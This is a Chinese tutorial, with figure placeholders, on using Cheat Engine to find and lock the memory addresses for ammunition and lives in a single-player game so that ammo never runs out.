


图1

使用CE载入游戏，然后切换到游戏中，然后选择EASY模式，你会看到游戏初始化完成后会给你50个炮弹300发机枪子弹，3条生命以及每条生命5格血，我们就先从炮弹开始，来查找存储炮弹数据的地址吧。通过如图2所示的设置。




图2

在数值栏填入50，（我这里进入游戏后开了一炮故为49）扫描类型选择精确数值然后点击首次扫描，等扫描结束后返回到游戏中肆意的开炮然后记下所剩余的炮弹数并按Alt+Tab键切换到CE程序界面。如图3所示的设置。




图3




图4




图5

在数值栏填入刚才记下来的数据，我这里是45。其他设置不变，然后点击再次扫描按钮。等扫描结束后会得到一个结果。编辑这个地址内的数据值并锁定它，然后返回到游戏当中。这时你可以疯狂的开炮而不用担心炮弹会被打光了。使用同样的方法来获取机枪子弹的数据地址为：004c9c90并把它记录下来。接下来我们要先查找到生命个数

的数据地址，搜索生命个数的时候要从2开始搜索，经过三次搜索之后会获取到如图4所示。




图6




图7

